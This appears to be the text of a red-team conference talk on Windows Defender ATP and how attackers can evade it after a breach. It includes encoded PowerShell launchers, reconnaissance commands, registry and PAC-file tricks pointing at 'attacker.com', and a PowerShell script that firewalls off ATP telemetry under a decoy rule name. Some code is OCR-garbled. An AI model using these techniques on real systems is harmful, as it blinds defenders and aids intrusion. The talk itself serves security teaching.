


MS Just Gave the Blue Team Tactical Nukes

(And How Red Teams Need To Adapt)



Who is this Drew Carey Look Alike On Stage?

- Red Team Ops Lead at IBM X-Force Red
- I conduct red teaming operations against defense contractors and some of North America's largest banks
- On the board for CREST USA (crest-approved.org)
- I teach network and mobile pentesting
- I like mountain biking, drones, and beer
- It's my first time, be gentle
- Canadian, sorry not sorry




Lab Background

- 3 domains within 2012R2 Forest & 2016 Forest, connected via 2-way Forest Trust
- 3000~ users
- ATP RS2 running on 10x Windows 10 1703 boxes with all ATP default and preview features enabled
- 10x 2012R2/2016 member servers running SQL 2012, etc.
- Both forests have an ATA 1.8 Lightweight Gateway running 1.7 since March, upgraded to 1.8 early July

Tactical nukes? wut?



We're Talking Post Breach



Source: <https://blogs.microsoft.com/microsoftsecure/2016/11/28/disrupting-the-kill-chain/>

ATP's Cloud-Based Management Dashboard Intro

Windows Defender Security Center | Dashboard | Analyst@WindowsA

Active alerts 30 days

6 **18** New 12

0 In progress

High 0
Medium 12
Low 6
Informational 4

07.12.2017 | Windows Defender AV detected an active 'Mikatz' credenti... | Low
07.12.2017 | Hacktool Mimikatz detected | Low
07.12.2017 | Hacktool Mimikatz detected | Low
07.11.2017 | A malicious PowerShell Cmdlet was invoked on the machine. | Medium
07.11.2017 | Windows Defender AV detected an active 'Potaesc' exploit ... | Medium
07.10.2017 | Suspicious Powershell commandline | Medium
07.10.2017 | Unexpected behavior observed by a process run with no co... | Medium
07.10.2017 | Windows Defender AV detected an active 'Mikatz' credenti... | Low
07.10.2017 | Suspicious Powershell commandline | Medium

Machines at risk

win10a	0	4	2
win10b	0	4	1
win10d	0	2	0
desktop-fvi6ddg	0	1	2


Users at risk

dev\franklinabbott	0	4	1
prod\edwardabbey	0	4	0
dev\myronhayes	0	2	0


Machines with active malware alerts

2
1

Alert Process Tree



Incident Graphs



Host Management

The screenshot displays the Windows Defender Security Center interface. At the top, the title bar reads "Windows Defender Security Ce..." and "Machine". Below the title bar, the breadcrumb navigation shows "Machines view > win10f". The main content area features a card for the machine "win10f" with a laptop icon. An "Actions" dropdown menu is open, listing "Collect investigation package", "Isolate machine", and "Action center". A tooltip box is visible next to the "Isolate machine" option, containing the text "Submit a request to apply an action to this machine". Below the machine card, the "Logged on users" section is visible, showing "2" users logged on in the last 30 days. The most frequent user is "dev\administrator" (Local admin), and the least frequent is "dev\ronaldmiller" (Standard user).

Network Disabled
Your IT administrator has caused Windows Defender to disconnect your device. Contact IT help desk.

Upcoming Windows 10 Fall Creators Update w/ ATP Release 3


Defender “brand” expanded to include:

- Windows Defender AV
- Windows Defender Advanced Threat Protection
- Windows Defender **Exploit Guard** (EMET)
- Windows Defender **Application Guard**
- Windows Defender **Device Guard**
- **Credential Guard**
- Extended to cover the Windows Server platform, starting with **Windows Server 2012 R2 and 2016**, Linux

Source: <https://blogs.windows.com/business/2017/06/27/announcing-end-end-security-features-windows-10/>

Active alerts

180 days



High 2
 Medium 18
 Low 2
 Informational 127

[High value assets \[4\]](#) [Servers \[6\]](#) [All alerts \[24\]](#)

02.13.2017	Abnormal code execution was contained within App Guard	Low
02.10.2017	Windows Defender AV detected an active 'CVE-2014-4114'..	Medium
02.07.2017	Code integrity tampering was detected	Medium
02.07.2017	Device Guard blocked an executable from running	Informational



Top machines at risk

[machines list](#)

6	cont-jonathanw	Windows 10 client	high value asset	1	5	0
5	cont-jayhardee	Windows 10 client		0	4	1
1	cont-evamacias	Linux	high value asset	0	1	0
1	cont-cleogarza	Windows server 2012		0	0	1




Top users at risk

[users list](#)

10	contoso\jonathan.wolcott	Sales	elevated privileges	1	8	1
1	contoso\eva.macias	Finance	elevated privileges	0	1	0
1	contoso\cleo.garza	Security		0	0	1


Active alerts trend

...




Protected machines

...



Machines reporting

Monthly | Daily



Service health

...

Device Guard

Firewall

Credential Guard


Device Control

Exploit Guard

Antivirus

Gaining a Foothold w/ Out Of The Box Payloads

⚡ Suspicious Powershell commandline

 Suspicious Powershell commandline

[Manage](#)

Severity: Medium
Category: Suspicious Activity
Detection source: Windows Defender ATP

Description

A suspicious Powershell commandline was found on the machine. This commandline might be used during installation, exploration, or in some cases with lateral movement activities which are used by attackers to invoke modules, download external payloads, and get more information about the system. Attackers usually use Powershell to bypass security protection mechanisms by executing their payload in memory without touching the disk and leaving any trace.

The process powershell.exe was executing suspicious commandline

```
"powershell.exe" -noP -sta -w 1 -enc WwBSAEUARgBdAC4AQQBzAFMARQBNAGIAbABZAC4ARwBFAFQAVABZAHAAZQAOACcAUwB5AHMAdABIAG0ALgBNAGEAbgBhAGcAZQBtAGUAbgB0AC4AQQB1AHQAbwBtAGEAdABpAG8AbgAuAEEAbQBzAGkAVQB0AGkAbABzACcAKQB8AD8AewAkAF8AfQB8ACUAewAkAF8ALgBHAGUAVABGAGkAZQB8AEQAKAAAnAGEAtQBzAGkASQBuAGkAdABGAGFAaQB8AGUAZAAnACwAlwBOAG8AbnBOAHUAYpBsAGkAYwAcAFMAdARhAHQaQB8ACcAKQAuAFMAZOBUAfEYAOQBMAHUAZOAOACOAToBVAfwA
```

Obfuscated Payloads

⚡ Suspicious Powershell commandline



Suspicious Powershell commandline

Manage

Severity: Medium
Category: Suspicious Activity
Detection source: Windows Defender ATP

Description

A suspicious Powershell commandline was found on the machine. This commandline might be used during installation, exploration, or in some cases with lateral movement activities which are used by attackers to invoke modules, download external payloads, and get more information about the system. Attackers usually use Powershell to bypass security protection mechanisms by executing their payload in memory without touching the disk and leaving any trace.

The process powershell.exe was executing suspicious commandline

```
"powershell.exe" -NoP -NonI -window Hidden -Exec Bypass -C "set-variable -name " C -value -; set-variable -name s -value e; set-variable -name q -value c; set-variable -name P -value ((get-variable C).value.toString)+(get-variable s).value.toString)+(get-variable q).value.toString) ; powershell (get-variable P).value.toString) JABzAD0ATgBIAHcALQBPAgIAagBIAGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5AFMAdABYAGUAYQ BtACgALABbAEMAbwBuAHYAZQByAHQAXQA6ADoARgByAG8AbQBCAGEAcwBIADYANABTAHQAcgBpAG4AZwAoACIASAA0AHMASQBBAEEAAQQBBAEEAAQQBBAEEAAQQBMADEAWA
```

Oh right, they talked about PSv5 security last year...

- “Suspicious Strings” are already flagged in PSv5 by default
- PowerShell v5 has Script Block Logging on by default.
- AMSI is also enabled by default...
- You can't just downgrade to PSv2 to bypass
- Same goes for using NotPowerShell or those that directly call System.Management.Automation.dll
- Common techniques leveraging WScript.Shell, etc. are also caught.

Undetected:

- Bypassing Script Block Logging/AMSI and then executing encoded payloads
- Using VBA shellcode injection and not using Kernel32 API declarations (such as @vysecurity's cactustorch)
- And sneakier executables with Shelter, diagcabs, etc.

<https://www.mdsec.co.uk/2017/07/payload-generation-with-cactustorch/>
<https://cobbr.io/ScriptBlock-Warning-Event-Logging-Bypass.html>
<https://github.com/nccgroup/winpayloads>


Remember, we're talking **POST** Breach

- The challenge doesn't stop by getting on the box undetected initially... that's the easy part.
- The problem is detection of activities performed/tools and commands run after you have an initial foothold / C&C:
 - Host Recon
 - Host Priv Esc
 - Internal Domain Recon
 - Internal Network Recon
 - Stealing Creds
 - Lateral Movement
 - Grabbing the NTDS.Dit

Host Recon

```
echo %userdomain%
echo %logonserver%
echo %homepath%
echo %homedrive%
net view
net view \fileserv /all
net share
net accounts
netstat
tasklist /svc
gpresult /z
net localgroup Administrators
netsh advfirewall show all
systeminfo
netstat -anfo
wmic process list brief
wmic group list brief
wmic computersystem list
wmic process list /format:table
wmic ntdomain list /format:table
wmic useraccount list /format:table
wmic group list /format:table
```

Windows Defender Security Center | Alert

 Suspicious sequence of exploration activities



Suspicious sequence of exploration activities

Manage

Severity: Low
Category: Reconnaissance
Detection source: Windows Defender ATP

Description

A process called a set of windows commands. These commands can be used by attackers in order to identify assets of value and coordinate lateral movement after compromising a machine.

Between 7/8/2017 8:46:53 PM and 7/8/2017 9:09:45 PM the following set of exploratory windows commands was observed on this machine: net user /domain;net view;net view \fileserv /all ;net share;tasklist /svc;net local group Administrators;systeminfo

Side note: Traditional Defender AV also runs as Local System


By the time you read these tweets over your morning coffee, your target's Defender AV instances were already patched...



Tavis Ormandy @tavis0

Sigh, more critical remote mpengine vulns. Found on Linux then reproduced on Windows, full report on the way. This needs to be sandboxed.

```
tavis@tavis:~/projects/loadlibrary$ ./mpcllent extra/testcase.exe
main(): Scanning extra/testcase.exe...
EngineScanCallback(): Scanning input
*** Error in './mpcllent': free(): invalid pointer: 0x08d23e50 ***
Aborted (core dumped)
tavis@tavis:~/projects/loadlibrary$
tavis@tavis:~/projects/loadlibrary$
```




Tavis Ormandy @tavis0

I wrote a fuzzer for the unsandboxed x86 emulator in Windows Defender and found arbitrary read/write.

[bugs.chromium.org/p/project-zero ...](https://bugs.chromium.org/p/project-zero)

11:11 AM - 23 Jun 2017

494 Retweets 803 Likes



Tavis Ormandy @tavis0 · May 30

Junghoon @lokihardt also found a critical use-after-free in the MsMpEng Javascript interpreter. [bugs.chromium.org/p/project-zero...](https://bugs.chromium.org/p/project-zero)

6 134 189

Tavis Ormandy @tavis0

Replying to @tavis0 @lokihardt

These are accessible remotely, service is unsandboxed, enabled by default and running as SYSTEM. So... yeah. ͇͇(˘͇)͇͇

8:55 AM - 30 May 2017

34 Retweets 87 Likes

Must elevate to **system** to stop ATP process, service, modify binaries, etc.

```
C:\WINDOWS\system32>taskkill /F /IM MsSense.exe /T
ERROR: The process with PID 10368 (child process of PID 796) could not be terminated.
Reason: Access is denied.
```

```
C:\Users\admin>sc stop Sense
```

```
[SC] OpenService
```

```
Access is denied
```

Alerts related to this machine

✓	Last activity	Title
	↓	
	03.04.2017 19:53:52	Tampering with Windows Defender ATP sensor settings Installation

```
kill -processn  
ess "MsSense (1
```

```
C:\Windows\sys
```

```
The following services are dependent on the Connected User Experiences and Telemetry service.  
Stopping the Connected User Experiences and Telemetry service will also stop these services.
```

```
Windows Defender Advanced Threat Protection Service
```

```
Do you want to continue this operation? (Y/N) [N]: Y
```

```
System error 5 has occurred.
```

```
Access is denied.
```

Uninstalling

- Unlike other cloud AV products like CrowdStrike R TM, you can't just uninstall them from an elevated command prompt such as:

```
wmic product where "description='CrowdStrike Sensor Platform'" uninstall
```

- ATP requires a generated offboarding script with a SHA256 signed reg key based on the unique Org ID and cert to uninstall:

```
REG add "HKLM\SOFTWARE\Policies\Microsoft\Windows Advanced Threat Protection" /v  
696C1FA1-4030-4FA4-8713-FAF9B2EA7C0A /t REG_SZ /f /d  
"{\"body\": \"{\\"orgIds\": [\"1fb2cfae-29e5-4876-abc3-48b986abea42\"], \\"orgId\": \"1fb2cfae-29e5-4876-abc3-48b986abea42\", \\"expirationTimestamp\": 131455824365128759, \\"version\": \"1.11\"}\"\", \\"sig\": \"WqiiKElTSCiiQk9qIMhba41Uw+  
MeX3V6rk2FFrd45lkVYOiqhJYQ/ERlXKjBW8lVo7FaYcx2I0+rzPHt7LL7WpKAxdIRMiXugoXgMl1X40b+  
Jzm/AhpKACIhXja7HVxcWFr7sg3garXT1oD4xHSvaj642W39woTwcTgRTLTZB76mbdrdEkSCKXk5ThAtFf5oQnhE  
h2GcjAs0kA/90JrntSlSAjXDYsTS8tCMA4Y2QGPE/YC+nWZR/HIrzXcFZSuEU/JTBBTeJN+/ArPndat2+  
hWPzDJC5klXcC3BSFSVyNBIRDvVeYsSkFFFwl7uc/Ua+ZDzWhLTr3I+53L6VGB3Vw==  
\", \\"sha256sig\": \"DxKkdds3PtvN+LbrqBdj9BqAqsfaU4bhrhpWN+  
6-0-541k3V4iY6m4mkl1FVpQ-DVWUQ+
```

Telemetry (Cloud Comms)

- The ATP sensor uses Windows Telemetry (DiagTrack service), which in turn uses WinHTTP Services (winhttp.dll.mui) to report sensor data and communicate with the Windows Defender ATP cloud service.

The screenshot shows the Windows Defender Security Center interface. The title bar reads "Windows Defender Security Center | Machines list". The main heading is "Machines list". Below the heading is a filter bar: "Refine your results by: Time: 30 days OS Platform: All Health: No sensor data, Impaired c... Malware category alerts: All".

A table lists machines with columns for Machine Name, Domain, Health State, and Last Seen. A context menu is open over the table, showing "All States" (Active, Misconfigured, Inactive) and "Health State" (No sensor data, Impaired communication). The "Misconfigured" and "No sensor data" options are selected.

Machine Name	Domain	Health State	Last Seen
or-lap2	Workgroup	Misconfigured	04.18.2017
bo7tc	Workgroup	Inactive	05.12.2017
rs364	Workgroup	windows10 No sensor data	05.15.2017
uac4	Workgroup	windows10 No sensor data	05.14.2017

Disrupt ATP Comms as an Unprivileged User

- The WinHTTP API is independent of Windows Internet (WinINET) internet browsing proxy settings, however it will follow statically set proxy settings within HKCU via the function WinHttpGetProxyForUrl
- As unprivileged user, you can also manually configure this (no restart required) at:

```
reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings" ^ /v  
AutoDetect /t REG_DWORD /D 0 /f  
reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings" /v  
AutoConfigURL /t REG_SZ /d "http://attacker.com/wpad.dat" /f
```
- Note this only blocks ATP (Sense), not Windows Defender AV, as AV doesn't use WinHTTP

```
function FindProxyForURL(url, host) {  
    var proxyserver = '127.0.0.1:3128';  
    //  
    var proxylist = new Array(  
        "securitycenter.windows.com",  
        "winatp-gw-cus.microsoft.com",  
        "winatp-gw-eus.microsoft.com",  
        "winatp-gw-neu.microsoft.com",  
        "us.vortex-win.data.microsoft.com",  
        "eu.vortex-win.data.microsoft.com",  
        "psapp.microsoft.com",  
        "psappeu.microsoft.com"  
    );  
    for(var i=0; i<proxylist.length; i++) {  
        var value = proxylist[i];  
        if ( localHostOrDomainIs(host, value) ) {  
            return "PROXY "+proxyserver;  
        }  
    }  
    return "DIRECT";  
}
```

Block ATP Comms via FW

```
#Define Cloud Security Vendor Address
#Windows Defender ATP
$MSATP1 = "securitycenter.windows.com"
$MSATP2 = "winatp-gw-cus.microsoft.com"
$MSATP3 = "winatp-gw-eus.microsoft.com"
$MSATP4 = "winatp-gw-weu.microsoft.com"
$MSATP5 = "winatp-gw-neu.microsoft.com"
$MSATP6 = "us.vortex-win.data.microsoft.com"
$MSATP7 = "eu.vortex-win.data.microsoft.com"
$MSATP8 = "psapp.microsoft.com"
$MSATP9 = "psappeu.microsoft.com"
$MSATPURLs = $MSATP1,$MSATP2,$MSATP3,$MSATP4,$MSATP5,$MSATP6,$MSATP7,$MSATP8,$MSATP9


#Checking for Behavioural Analysis AV security product processes and adding outbound FW blocks

Write-Output ("[*] Checking for Behavioural Analytics AV security product processes and adding outbound firewall block rules" + "[CmdletBinding()])
$processnames = $processes | Select-Object ProcessName
Foreach ($ps in $processnames)
{
    if ($ps.ProcessName -like "*MsSense*")
    {
        Write-Output ("[*] Defender ATP process " + $ps.ProcessName + " is running." + " Resolving ATP FQDN IP's and blocking
        $MSATPCloudIPs = ($MSATPURLs | foreach {[System.Net.Dns]::GetHostAddresses($_) | Select-Object -ExpandProperty IPAddress})
        Foreach-object {
            New-NetFirewallRule -DisplayName "Windows Advertising Broker" -Direction Outbound -Action Block -RemoteAddress "$_"
            write-host "$_ - Outbound Firewall Block Was Added: $?"
        }
    }
}
```

You can use the same technique to block traffic for Event Log Forwarding, Sysmon, SCOM, etc.

Why Block Instead Of Disabling?

- Very quick...
- Doesn't require escalating to system
- Doesn't alert on communication error within Security Centre/cloud ATP console for 7 days
